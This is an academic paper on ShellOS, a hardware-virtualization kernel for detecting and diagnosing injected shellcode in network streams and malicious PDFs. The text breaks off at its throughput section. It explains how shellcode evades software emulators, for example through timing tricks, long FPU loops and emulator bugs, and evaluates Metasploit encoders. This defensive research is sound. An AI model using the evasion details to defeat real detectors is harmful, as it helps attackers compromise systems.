The availability of off-the-shelf exploitation toolkits for compromising hosts, coupled with the rapid rate of exploit discovery and disclosure, has made exploit or vulnerability-based detection far less effective than it once was. For instance, the increasing use of metamorphic and polymorphic techniques to deploy code injection attacks continues to confound signature-based detection techniques. The key to detecting these attacks lies in the ability to discover the presence of the injected code (or, shellcode). One promising technique for doing so is to examine data (be that from network streams or buffers of a process) and efficiently execute its content to find what lurks within. Unfortunately, current approaches for achieving this goal are not robust to evasion or scalable, primarily because of their reliance on software-based CPU emulators. In this paper, we argue that the use of software-based emulation techniques are not necessary, and instead propose a new framework that leverages hardware virtualization to better enable the detection of code injection attacks. We also report on our experience using this framework to analyze a corpus of malicious Portable Document Format (PDF) files and network-based attacks.

1 Introduction

In recent years, code-injection attacks have become a widely popular modus operandi for performing malicious actions on network services (e.g., web servers and file servers) and client-based programs (e.g., browsers and document viewers). These attacks are used to deliver and run arbitrary code (coined *shellcode*) on victims' machines, often enabling unauthorized access and control of the machine. In traditional code-injection attacks, the code is delivered by the attacker directly, rather than already existing within the vulnerable application, as in *return-to-libc* attacks. Depending on the specifics of the vulnerability that the attacker is targeting, injected code can take several forms, including source code for an interpreted scripting-language, intermediate byte-code, or natively-executable machine code [17].

Typically, though not always, the vulnerabilities exploited arise from the failure to properly define and reject improper input. These failures have been exploited by several classes of code-injection techniques, including buffer overflows [24], heap spray attacks [7, 36], and return oriented programming (ROP)-based attacks [3]. One prominent and contemporary example embodying these attacks involves the use of popular, cross-platform document formats, such as the Portable Document Format (PDF), to help compromise systems [37].

Malicious PDF files started appearing on the Internet a few years ago, and their rise steadily increased around the same time that Adobe Systems published their PDF format specifications [34]. Irrespective of when they first appeared, the reason for their rise in popularity as a method for compromising hosts is obvious: PDF is supported on all major operating systems, it supports a bewildering array of functionality (e.g., Javascript and Flash), and some applications (e.g., email clients) render them automatically. Moreover, the "stream objects" in PDF allow many types of encodings (or "filters" in the PDF language) to be used, including multi-level compression, obfuscation, and even encryption.

It is not surprising that malware authors quickly realized that these features can be used for nefarious purposes. Today, malicious PDFs are distributed via mass mailing, targeted email, and drive-by downloads [32]. These files carry an infectious payload that may come in the form of one or more embedded executables within the file itself[1], or contain shellcode that, after successful exploitation, downloads additional components.

The key to detecting these attacks lies in accurately discovering the presence of the shellcode in network payloads (for attacks on network services) or process buffers (for client-based program attacks). This, how-

ever, is a significant challenge because of the prevalent use of metamorphism (*i.e.,* the replacement of a set of instructions by a functionally-equivalent set of different instructions) and polymorphism (*i.e.,* a similar technique that hides a set of instructions by encoding—and later decoding—them), that allows the shellcode to change its appearance significantly from one attack to the next.

In this paper, we argue that a promising technique for detecting shellcode is to examine the input—be that network streams or buffers from a process—and efficiently *execute* its content to find what lurks within. While this idea is not new, we provide a novel approach based on a new kernel, called `ShellOS`, built specifically to address the shortcomings of current analysis techniques that use software-based CPU emulation to achieve the same goal (e.g., [6, 8, 13, 25, 26, 43]). Unlike these approaches, we take advantage of hardware virtualization to allow for far more efficient and accurate inspection of buffers by *directly executing* instruction sequences on the CPU. In doing so, we also reduce our exposure to evasive attacks that take advantage of discrepancies introduced by software emulation.

The remainder of the paper is organized as follows. We first present background information and related work in §2. Next, we discuss the challenges facing emulation-based approaches in §3. Our framework for supporting the detection and forensic analysis of code injection attacks is presented in §4. We provide a performance evaluation, as well as a case study of real-world attacks, in §5. Limitations of our current design are discussed in §6. Finally, we conclude in §7.

2 Background and Related Work

Early solutions to the problems facing signature-based detection systems attempted to find the presence of malicious code (for example, in network streams) by searching for tell-tale signs of executable code. For instance, Toth and Kruegel [38] applied a form of static analysis, coined *abstract payload execution*, to analyze the execution structure of network payloads. While promising, Fogla et al. [9] showed that polymorphism defeats this detection approach. Moreover, the underlying assumption that shellcode must conform to discernible structure on the wire was shown by several researchers [19, 29, 42] to be unfounded.

Going further, Polychronakis et al. [26] proposed the use of dynamic code analysis using emulation techniques to uncover shellcode in code injection attacks targeting network services. In their approach, the bytes off the wire from a network tap are translated into assembly instructions, and a simple software-based CPU emulator employing a read-decode-execute loop is used to execute the instruction sequences starting at each byte offset in the inspected input. The sequence of instructions starting from a given offset in the input is called an *execution chain*. The key observation is that to be successful, the shellcode must execute a valid execution chain, whereas instruction sequences from benign data are likely to contain invalid instructions, access invalid memory addresses, cause general protection faults, etc. In addition, valid malicious execution chains will exhibit one or more observable behaviors that differentiate them from valid benign execution chains. Hence, a network stream can be flagged as malicious if there is a single execution chain within the inspected input that does not cause fatal faults in the emulator before malicious behavior is observed. This general notion of *network-level emulation* has proven to be quite useful, and has garnered much attention of late (e.g., [13, 25, 41, 43]).

Recently, Cova et al. [6] and Egele et al. [8] extended this idea to protect web browsers from so-called "heap-spray" attacks, where an attacker coerces an application to allocate many objects containing malicious code in order to increase the success rate of an exploit that jumps to locations in the heap [36]. These attacks are particularly effective in browsers, where an attacker can use JavaScript to allocate many malicious objects [4, 35]. Heap spraying has been used in several high profile attacks on major browsers and document readers. Several Common Vulnerabilities and Exposure (CVE) disclosures have been released about these attacks in the wild. To the best of our knowledge, all the aforementioned exploit detection approaches employ software-based CPU emulators to detect shellcode in heap objects.

Finally, we note that although runtime analysis of payloads using software-based CPU emulation techniques has been successful in detecting exploits in the wild [8, 27], the use of software emulation makes them susceptible to multiple methods of evasion [18, 21, 33]. Moreover, as we show later, software emulation is not scalable. Our objective in this paper is to forgo software-based emulation altogether, and explore the design and implementation of components necessary for robust detection of code injection attacks.

3 Challenges for Software-based CPU Emulation Detection Approaches

As alluded to earlier, prior art in detecting code injection attacks has applied a simple read-decode-execute approach, whereby data is translated into its corresponding instructions, and then emulated in software. Obviously, the success of such approaches rests on accurate software emulation; however, the instruction set for modern CISC architectures is very complex, and so it is unlikely that software emulators will ever be bug free [18].

As a case-in-point, the popular and actively developed QEMU emulator [2], which employs more advanced emulation techniques based on dynamic binary translation, does not faithfully emulate the FPU-based Get Program Counter (GetPC) instructions, such as `fnstenv` [2]. Consequently, some of the most commonly used code injection attacks fail to execute properly, including those encoded with Metasploit's popular "shikata ga nai" encoder and three other encoders from its arsenal that rely on this GetPC instruction to decode their payload. While this may be a boon to QEMU users employing it for full-system virtualization (as one rarely requires a fully faithful `fnstenv` implementation for normal application usage), using this software emulator as-is for injected code detection would be fairly ineffective. In fact, we abandoned our earlier attempts at building a QEMU-based detection system for exactly this reason.

To address accurate emulation of machine instructions typically used in code injection attacks, special-purpose CPU emulators (e.g. `nemu` [28], `libemu` [1]) were developed. Unfortunately, they suffer from a different problem: large subsets of instructions rarely used by injected code are skipped when encountered in the instruction stream. The result is that any discrepancy between an emulated instruction and the behavior on real hardware potentially allows shellcode to evade detection by altering its behavior once emulation is detected [21, 33]. Indeed, the ability to detect emulated enviroments is already present in modern exploit toolkits.

Arguably, a more practical limitation of emulation-based detection is that of performance. When this approach is used in network-level emulation, for example, the overhead can be non-trivial since (*i*) the vast majority of network streams will contain benign data, some of which might be significant in size, (*ii*) successfully detecting even non-sophisticated shellcode can require the execution of thousands of instructions, and (*iii*) a separate execution chain must be attempted for each offset in a network stream because the starting location of injected code is unknown.

To avoid these obstacles, the current state of practice is to limit run-time analysis to the first n bytes (e.g., 64kb) of one side of a network stream, to examine flows to only known servers or from known services, or to terminate execution after some threshold of instructions (e.g., 2048) has been reached [25, 27, 43]. It goes without saying that imposing such stringent run-time restrictions inevitably leads to the possibility of missing attacks (e.g., in the unprocessed portions of streams).

One might argue that more advanced software-based emulation techniques such as dynamic binary translation [30] could offer significant performance enhancements over the simple emulation used in current state-of-the-art dynamic shellcode detectors. However, the performance benefit of dynamic binary translation hinges on the assumption that code blocks are translated once, but executed many times. While this assumption holds true with typical application usage, executing random streams of data (as in network-level emulation) results in short instruction sequences ending in a fault, rather than a structured program flow. Furthermore, dynamic binary translation still has the problem of emulation accuracy.

Lastly, it is common for software-based CPU emulation techniques to omit processing of some execution chains as a performance-boosting optimization (e.g., only executing instruction sequences that contain a GetPC instruction, or skipping an execution chain if the starting instruction was already executed during a previous execution chain). Unfortunately, such optimizations are unsafe, in that they are susceptible to evasion. For instance, in the former case, metamorphic code may evade detection by, for example, pushing data representing a GetPC instruction to the stack and then executing it.

```
begin snippet
0 exit:
1  in al, 0x7            ; Chain 1
2  mov eax, 0xFF         ; Chain 2 begins
3  mov ebx, 0x30         ; Chain 2
4  cmp eax, 0xFF         ; Chain 2
5  je exit               ; Chain 2 ends
6  mov eax, fs:[ebx]     ; Chain 3 begins
   ...
end snippet
```

Figure 1: Sample instruction sequence

In the latter case, consider the sequence shown in Figure 1. The first execution chain ends after a single privileged instruction. The second execution chain executes instructions 2 to 5 before ending due to a conditional jump to a privileged instruction. Now, since instructions 3, 4, and 5 were already executed in the second execution chain they are skipped (as a beginning offset) as a performance optimization. The third execution chain begins at instruction 6 with an access to the Thread Environment Block (TEB) data structure to the offset specified by `ebx`. Had the execution chain beginning at instruction 3 not been skipped, `ebx` would be loaded with `0x30`. Instead, `ebx` is now loaded with a random value set by the emulator at the beginning of each execution chain. Thus, if detecting an access to the memory location at `fs:[0x30]` is critical to detecting injected code, the attack will be missed.

4 Our Approach: SHELLOS

Unlike prior approaches, we take advantage of the observation that the most widely used heuristics for shellcode detection exploit the fact that, to be successful, the injected shellcode typically needs to read from memory

(e.g., from addresses where the payload has been mapped in memory, or from addresses in the Process Environment Block (PEB)), write the payload to some memory area (especially in the case of polymorphic shellcode), or transfer flow to newly created code [16, 22, 23, 25–28, 41, 43]. For instance, the execution of shellcode often results in the resolution of shared libraries (`DLLs`) through the PEB. Rather than tracing each instruction and checking whether its memory operands can be classified as "PEB reads," we allow instruction sequences to execute directly on the CPU using hardware virtualization, and only trace specific memory reads, writes, and executions through hardware-supported paging mechanisms.

Our design for enabling hardware-support of code injection attacks is built upon a virtualization solution [12] known as *Kernel-based Virtual Machine* (KVM). We use the KVM hypervisor to abstract Intel VT and AMD-V hardware virtualization support. At a high level, the KVM hypervisor is composed of a privileged domain and a virtual machine monitor (VMM). The privileged domain is used to provide device support to unprivileged guests. The VMM, on the other hand, manages the physical CPU and memory and provides the guest with a virtualized view of the system resources.

In a hardware virtualized platform, the VMM only mediates processor events (e.g., via instructions such as `VMEntry` and `VMExit` on the Intel platform) that would cause a change in the entire system state, such as physical device IO, modifying CPU control registers, etc. Therefore, it no longer emulates guest instruction executions as with software-based CPU emulation; execution happens directly on the processor, without an intermediary instruction translation. We take advantage of this design to build a new kernel, called `ShellOS`, that runs as a guest OS using KVM and whose sole task is to detect and analyze code injection attacks. The high-level architecture is depicted in Figure 2.

4.1 The SHELLOS Interface

`ShellOS` can be viewed as a black box, wherein a buffer is supplied to `ShellOS` by the privileged domain for inspection via an API call. `ShellOS` performs the analysis and reports (1) if injected code was found, (2) the location in the buffer where the shellcode was found, and (3) a log of the actions performed by the shellcode.

A library within the privileged domain provides the `ShellOS` API call, which handles the sequence of actions required to initialize guest mode via the KVM `ioctl` interface. One notable feature of initializing guest mode in KVM is the assignment of guest physical memory from a userspace-allocated buffer. We use this feature to satisfy a critical requirement — that is, efficiently moving buffers into `ShellOS` for analysis. Since offset zero of the userspace-allocated memory region corresponds to the guest physical address of `0x0`, we can reserve a fixed memory range within the guest address space where the privileged domain library writes the buffers to be analyzed. These buffers are then directly accessible to the `ShellOS` guest at the predefined physical address.

The privileged domain library also optionally allows the user to specify a process snapshot for `ShellOS` to use as the default environment. The details about this snapshot are given later in §4.5, but for now it is sufficient to note that the intention is to allow the user to analyze buffers in an environment as similar as possible to what the injected code would expect. For example, a user analyzing buffers extracted from a PDF process may provide an Acrobat Reader snapshot, while one analyzing Flash objects might supply an Internet Explorer snapshot. While malicious code detection may typically occur without this extra data, it provides a realistic environment for our post facto diagnostics.

When the privileged domain first initializes `ShellOS`, it completes its boot sequence (detailed next) and issues a `VMExit`. When the `ShellOS` API is called to analyze a buffer, it is copied to the fixed shared region before a `VMEnter` is issued. `ShellOS` completes its analysis and writes the result to the shared region before issuing another `VMExit`, signaling that the kernel is ready for another buffer. Finally, we build a thread pool into the library where-in each buffer to be analyzed is added to a work queue and one of n workers dequeues the job and analyzes the buffer in a unique instance of `ShellOS`.

4.2 The SHELLOS Kernel

To set up our execution environment, we initialize the Global Descriptor Table (GDT) to mimic a Windows environment. More specifically, code and data entries are added for user and kernel modes using a flat 4GB memory model, a Task State Segment (TSS) entry is added that denies all usermode IO access, and a special entry that maps to the virtual address of the Thread Environment Block (TEB) is added. We set the auxiliary `FS` segment register to select the TEB entry, as done by the Windows kernel. Therefore, regardless of where the TEB is mapped into memory, code (albeit benign or malicious) can always access the data structure at `FS:[0]`. This "feature" is commonly used by injected code to find shared library locations, and indeed, access to this region of memory has been used as a heuristic for identifying injected code [28].

Virtual memory is implemented with paging, and mirrors that of a Windows process. Virtual addresses above




Figure 2: Architecture for detecting code injection attacks. The `ShellOS` platform includes the `ShellOS` operating system and host-side interface for providing buffers and extending `ShellOS` with custom memory snapshots and runtime detection heuristics. As shown, buffers are analyzed from reassembled `TCP` connections collected on a network tap; however `ShellOS` may be used as a component in any framework that requires analysis of injected code.

3GB are reserved for the `ShellOS` kernel. The kernel supports loading arbitrary snapshots created using the `minidump` format [20] (e.g., used in tools such as `WinDBG`). The `minidump` structure contains the necessary information to recreate the state of the running process at the time the snapshot was taken. Once all regions in the snapshot have been mapped, we adjust the TEB entry in the Global Descriptor Table to point to the actual TEB location in the snapshot.

Control Loop Recall that `ShellOS`' primary goal is to enable fast and accurate detection of input containing shellcode. To do so, we must support the ability to execute the instruction sequences starting at every offset in the inspected input. Execution from each offset is required since the first instruction of the shellcode is unknown. The control loop in `ShellOS` is responsible for this task. Once `ShellOS` is signaled to begin analysis, the `fpu`, `mmx`, `xmm`, and general purpose registers are randomized to thwart injection attacks that try to hinder analysis by guessing fixed register values (set by `ShellOS`) and end execution early upon detection of these conditions. The program counter is set to the address of the buffer being analyzed. Buffer execution begins when `ShellOS` transitions to usermode with the `iret` instruction. At this point, instructions are executed directly on the CPU in usermode until execution is interrupted by a *fault*, *trap*, or *timeout*. The control loop is therefore completely interrupt driven.

We define a fault as an unrecoverable error in the instruction stream, such as attempting to execute a privileged instruction (e.g., the `in al, 0x7` instruction in Figure 2), or encountering an invalid opcode. The kernel is notified of a fault through one of 32 interrupt vectors indicating a processor exception. The Interrupt Descriptor Table (IDT) points all fault-generating interrupts to a generic assembly-level routine that resets usermode state before attempting the next execution chain.[3]

We define a trap, on the other hand, as a recoverable exception in the instruction stream (e.g., a page fault resulting from a needed, but not yet paged-in, virtual address), and once handled appropriately, the instruction stream continues execution. Traps provide an opportu-

nity to coarsely trace some actions of the executing code, such as reading an entry in the TEB. To deal with instruction sequences that result in infinite loops, we currently use a rudimentary approach wherein ShellOS instructs the programmable interval timer (PIT) to generate an interrupt at a fixed frequency. When this timer fires twice in the current execution chain (guaranteeing at least 1 tick interval of execution time), the chain is aborted. Since the PIT is not directly accessible in guest mode, KVM emulates the PIT timer via privileged domain timer events implemented with hrtimer, which in turn uses the High Precision Event Timer (HPET) device as the underlying hardware timer. This level of indirection imposes an unavoidable performance penalty because external interrupts (e.g. ticks from a timer) cause a VMExit.

Furthermore, the guest must signal that each interrupt has been handled via an End-of-Interrupt (EOI). The problem here is that EOI is implemented as a physical device IO instruction which requires a second VMExit for each tick. The obvious trade-off is that while a higher frequency timer would allow us to exit infinite loops quickly, it also increases the overhead associated with entering and exiting guest mode (due to the increased number of VMExits). To alleviate some of this overhead, we place the KVM-emulated PIT in what is known as Auto-EOI mode. This mode allows new timeout interrupts to be received without requiring a device IO instruction to acknowledge the previous interrupt. In this way, we effectively cut the overhead in half. We return later to a discussion on setting appropriate timer frequencies, and its implications for run-time performance.

The complete ShellOS kernel is composed of 2471 custom lines of C and assembly code.

4.3 Detection

The ShellOS kernel provides an efficient means to execute arbitrary buffers of code or data, but we also need a mechanism for determining if these execution sequences represent injected code. One of our primary contributions in this paper is the ability to modularly use existing runtime heuristics in an efficient and accurate framework that does not require tracing every machine-level instruction, or performing unsafe optimizations. A key insight towards this goal is the observation that existing reliable detection heuristics really do not require fine-grained instruction-level tracing, rather, coarsely tracing memory accesses to specific locations is sufficient.

Towards this goal, a handful of approaches are readily available for efficiently tracing memory accesses; e.g., using hardware supported debug registers, or exploring virtual memory based techniques. Hardware debug registers are limited in that only a few memory locations may be traced at one time. Our approach, based on virtual memory, is similar in implementation to stealth breakpoints [40] and allows for an unlimited number of memory traps to be set to support multiple runtime heuristics defined by an analyst.

Recall that an instruction stream will be interrupted with a *trap* upon accessing a memory location that generates a *page fault*. We may therefore force a trap to occur on access to an arbitrary virtual address by clearing the present bit of the page entry mapping for that address. For each address that requires tracing we clear the corresponding present bit and set the OS reserved field to indicate that the kernel should trace accesses to this entry. When a page fault occurs, the interrupt descriptor table (IDT) directs execution to an interrupt handler that checks these fields. If the OS reserved field indicates tracing is not requested, then the page fault is handled according to the region mappings defined in the process' snapshot. Regardless of where the analyzed buffers originate from (e.g., a network packet or a heap object) a Windows process snapshot is always loaded in ShellOS in order to populate OS data structures (e.g., the TEB), and to load data commonly present (e.g., shared libraries) when injected code executes.

When a page entry does indicate that tracing should occur, and the faulting address (accessible via the CR2 register) is in a list of desired address traps (provided, for example, by an analyst), the page fault must be logged and appropriately handled. In handling a page fault resulting from a trap, we must first allow the page to be accessed by the usermode code, then reset the trap immediately to ensure trapping future accesses to that page. To achieve this, the handler sets the present bit in the page entry (enabling access to the page) and the TRAP bit in the flags register, then returns to the usermode instruction stream. As a result, the instruction that originally caused the page fault is now successfully executed before the TRAP bit forces an interrupt. The IDT then forwards the interrupt to another handler that unsets the TRAP and present bits so that the next access to that location can be traced. Our approach allows for tracing of any virtual address access (read,write, execute), without a predefined limit on the number of addresses to trap.

Detection Heuristics ShellOS, by design, is not tied to any specific set of behavioral heuristics. Any heuristic based on memory reads, writes, or executions can be supported with coarse-grained tracing. To highlight the strengths of ShellOS, we chose to implement the PEB heuristic proposed by Polychronakis et al. [28]. That particular heuristic was chosen for its simplicity, as well as the fact that it has already been shown to be successful in detecting a wide array of Windows shellcode. This heuristic detects injected code that parses

the process-level TEB and PEB data structures in order to locate the base address of shared libraries loaded in memory. The TEB contains a pointer to the PEB (address `FS:[0x30]`), which contains a pointer to yet another data structure (*i.e.*, LDR_DATA) containing several linked lists of shared library information.

The detection approach given in [28] checks if accesses are being made to the PEB pointer, the LDR_DATA pointer, and any of the linked lists. To implement their detection approach, we simply set a trap on each of these addresses and report that injected code has been found when the necessary conditions are met. This heuristic fails to detect certain cases, but we reiterate that any number of other heuristics could be chosen instead. We leave this as future work.

4.4 Diagnostics

Although efficient and reliable identification of code injection attacks is an important contribution of this paper, the forensic analysis of the higher-level actions of these attacks is also of significant value to security professionals. To this end, we provide a method for reporting forensic information about a buffer where shellcode has been detected. Again, we take advantage of the memory snapshot facility discussed earlier (§ 4.5) to obtain a list of virtual addresses associated with API calls for various shared libraries. We place traps on these addresses, and when triggered, a handler for the corresponding call is invoked. That handler pops function parameters off the usermode stack, logs the call and its supplied parameters, performs actions needed for the successful completion of that call (e.g., allocating heap space), and then returns to the injected code.

Obviously, due to the myriad of API calls available, one cannot expect the diagnostics to be complete. Keep in mind, however, that the lack of completeness in our diagnostics facility is independent of the actual detection of injected code. The ability to extend the level of diagnostic information is straightforward, but tedious. That said, as shown later, we are able to provide a wealth of diagnostic information on a diverse collection of self-contained [27] shellcode injection attacks.

4.5 Extensibility

The capabilities provided by `ShellOS` are but one component in an overall framework necessary to detect code injection attacks. This larger framework should support the loading of custom process snapshots and arbitrary shellcode detection heuristics, each defined by a list of read, write, or execute memory traps. Since `ShellOS` only detects and diagnoses the buffers of data provided, there must be some mechanism for providing buffers of data we suspect contain injected code. To this end, we built two platforms that rely on `ShellOS` to scan buffers for injected code; one to detect client-based program attacks such as the malicious PDFs discussed earlier, and another to detect attacks on network services that operates as a network intrusion detection system.

Supporting Detection of Code Injection in Client-based Programs: To showcase `ShellOS`' promise as a platform upon which other modules can be built, we implemented a lightweight memory monitoring facility that allows `ShellOS` to scan buffers created by documents loaded in the process space of a prescribed reader application. In this context, a document is any file or object that may be opened with it's corresponding program, such as a PDF, Microsoft Word document, Flash object, HTML page, etc. This platform may be useful to an enterprise as a network service wherein documents are automatically sent for analysis (e.g. by extraction from network streams or an email server) or manually submitted by an analyst in a forensic investigation.

The approach we take to detect shellcode in malicious documents is to let the reader application handle rendering of the content while monitoring any buffers created by it, and signaling `ShellOS` to scan these buffers for shellcode (using existing heuristics). This approach has several advantages. An important one is that we do not need to worry about recreating any document object model, handling obfuscated javascript, or dealing with all the other idiosyncrasies that pose challenges for other approaches [6, 8, 39]. We simply need to analyze the buffers created when rendering the document in a quarantined environment. The challenge lies in doing all of this as efficiently as possible.

To support this goal, we provide a monitoring facility that is able to snapshot the memory contents of processes. The snapshots are constructed in a manner that captures the entire process state, the virtual memory layout, as well as all the code and data pages within the process. The data pages contain the buffers allocated on the heap, while the code pages contain all the system modules that must be loaded by `ShellOS` to enable analysis. Our memory tracing facility includes less than 900 lines of custom C/C++ code. A high level view of the approach is shown in Figure 3.

This functionality was built specifically for the Windows OS and can support any application running on Windows. The memory snapshots are created using custom software that attaches to an arbitrary application process and stores contents of memory using the functionality provided by Windows' debug library (DbgHelp). We capture buffers that are allocated on the heap (*i.e.*, pages mapped as `RW`), as well as thread and module information. The results are stored in `minidump` format,




Figure 3: A platform for analyzing process buffers using `ShellOS`

which contains all the information required to recreate the process within `ShellOS`, including all `dlls`, the `PEB/TEB`, register state, the heap and stack, and the virtual memory layout of these components.

Supporting Detection of Code Injection in Network Services: Another use-case for `ShellOS` is detecting code injection attacks targeting network services. While the shellcode embedded in client-based program code injection attacks is typically obfuscated in multiple layers of encoding (e.g. compressed form → javascript → shellcode), attacks on network services are often present directly as executable shellcode on the wire. As noted by Polychronakis et al. [26], we may use this observation to build a platform to detect code injection attacks on network services by reassembling observed network streams and executing each of these streams. This platform may be used in an enterprise as a component of an network intrusion detection system or for post-facto analysis of a network capture in a forensic investigation.

5 Evaluation

In the analysis that follows, we first examine `ShellOS`' ability to faithfully execute network payloads and successfully trigger the detection heuristics when shellcode is found. Next, we examine the performance benefits of the `ShellOS` framework when compared to software-emulation. We also report on our experience using `ShellOS` to analyze a collection of suspicious PDF documents. All experiments were conducted on an Intel

Encoder	Nemu	ShellOS
countdown	Y	Y
fnstenv_mov	Y	Y
jmp_call_additive	Y	Y
shikata_ga_nai	Y	Y
call4_dword_xor	Y	Y
alpha_mixed	Y	Y
alpha_upper	N	Y
TAPiON	Y*	Y

Table 1: Off-the-Shelf Shellcode Detection.

Xeon Quad Processor machine with 32 GB of memory. The host OS was Ubuntu with kernel version 2.6.35.

5.1 Performance

To evaluate our performance, we used Metasploit to launch attacks in a virtualized environment. For each encoder, we generated 100s of attack instances by randomly selecting 1 of 7 exploits, 1 of 9 self-contained payloads that utilize the PEB for shared library resolution, and randomly generated parameter values associated with each type of payload (e.g. download URL, bind port, etc.). As the attacks launched, we captured the network traffic for later network-level buffer analysis.

We also encoded several payload instances using an advanced polymorphic engine, called TAPiON[4]. TAPiON incorporates features designed to thwart emulation. Each of the encoders we used (see Table 1) are considered to be *self-contained* [25] in that they do not require additional contextual information about the process they are injected into in order to function properly. Indeed, we do not specifically address non-self-contained shellcode in this paper.

For the sake of comparison, we chose a software-based solution (called `Nemu` [28]), that is reflective of the current state of the art. `Nemu` and `ShellOS` both performed well in detecting all the instances of the code injection attacks developed using Metasploit, with a few exceptions.

Surprisingly, `Nemu` failed to detect shellcode generated using the `alpha_upper` encoder. Since the encoder payload relies on accessing the PEB for shared library resolution, we expected both `Nemu` and `ShellOS` to trigger this detection heuristic. We speculate that `Nemu` is unable to handle this particular case because of inaccurate emulation of its particular instruction sequences—underscoring the need to directly execute the shellcode on hardware.

More pertinent to the discussion is that while the software-based emulation approach is capable of detecting shellcode generated with the TAPiON engine, performance optimization limits its ability to do so. The TAPiON engine attempts to confound detection by basing its decoding routines on timing components

(namely, the RDTSC instruction) and uses a plethora of CPU-intensive coprocessor instructions in long loops to slow runtime-analysis. These long loops quickly reach Nemu's default execution threshold (2048) prior to any heuristic being triggered. This is particularly problematic because no GetPC instruction is executed until these loops complete.

Furthermore, software-based emulators simply treat the majority of coprocessor instructions as NOPs. While TAPiON does not currently use the result of these instructions in its decoding routine, it only takes minor changes to the out-of-the-box engine to incorporate these results and thwart detection (hence the "*" in Table 1). ShellOS, on the other hand, fully supports all coprocessor instructions with its direct CPU execution.

More problematic for these classes of approaches is that successfully detecting code encoded by engines such as TAPiON can require following very long execution chains (e.g., well over $60,000$ instructions). To examine the runtime performance of our prototype, we randomly generated 1000 benign inputs, and set the instructions thresholds (in *both* approaches) to the levels required to detect instances of TAPiON shellcode.




Figure 4: ShellOS Performance

Since ShellOS currently cannot directly set an instruction threshold (due to the coarse-grained tracing approach), we approximate the required threshold by adjusting the execution chain timeout frequency. As the timer frequency increases, the number of instructions executed per execution chain decreases. Thus, we experimentally determined the maximum frequency needed to execute the TAPiON shellcodes that required $10k$, $16k$, and $60k$ instruction executions to complete their loops. These timer frequencies are 5000HZ, 4000HZ, and 1000HZ, respectively. Note that in the common case, ShellOS can execute many more instructions, depending on the speed of individual instructions. TAPiON code, however, is specifically designed to use the slower FPU-based instructions. (ShellOS can execute over 4 million fast NOP instructions in the same time interval that only 60k FPU-heavy instructions are executed.)

The results are shown in Figure 4. The labeled points on the lineplot indicate the minimum execution chain length required to detect the three representative TAPiON samples. For completeness, we show the performance of Nemu with and without unsafe execution chain pruning (see §3). When unsafe pruning is used, software-emulation does better than ShellOS on a single core at very low execution thresholds. This is not too surprising, as the higher clock frequencies required to support short execution chains in ShellOS incur additional overhead (see §4). However, with longer execution chains, the real benefit of ShellOS becomes apparent—ShellOS (on a single core) is an order of magnitude faster than Nemu when unsafe execution chain pruning is disabled. Finally, we observe that the worker queue provided by the ShellOS host-side library efficiently multi-processes buffer analysis, and demonstrates that multi-processing offers a viable alternative to the unsafe elimination of execution chains.

A note on 64-bit architectures The performance of ShellOS is even more compelling when one takes into consideration the fact that in 64-bit architectures, program counter relative addressing is allowed—hence, there is no need for shellcode to use any form of "Get Program Counter" code to locate its address on the stack; a limitation that has been widely used to detect traditional 32-bit shellcode using (very) low execution thresholds. This means that as 64-bit architectures become commonplace, shellcode detection approaches using dynamic analysis must resort to heuristics that require the shellcode to fully decode. The implications are that the requirement to process long execution chains, such as those already exhibited by today's advanced engines (e.g., Hydra [29] and TAPiON), will be of far more significance than it is today.

5.2 Throughput

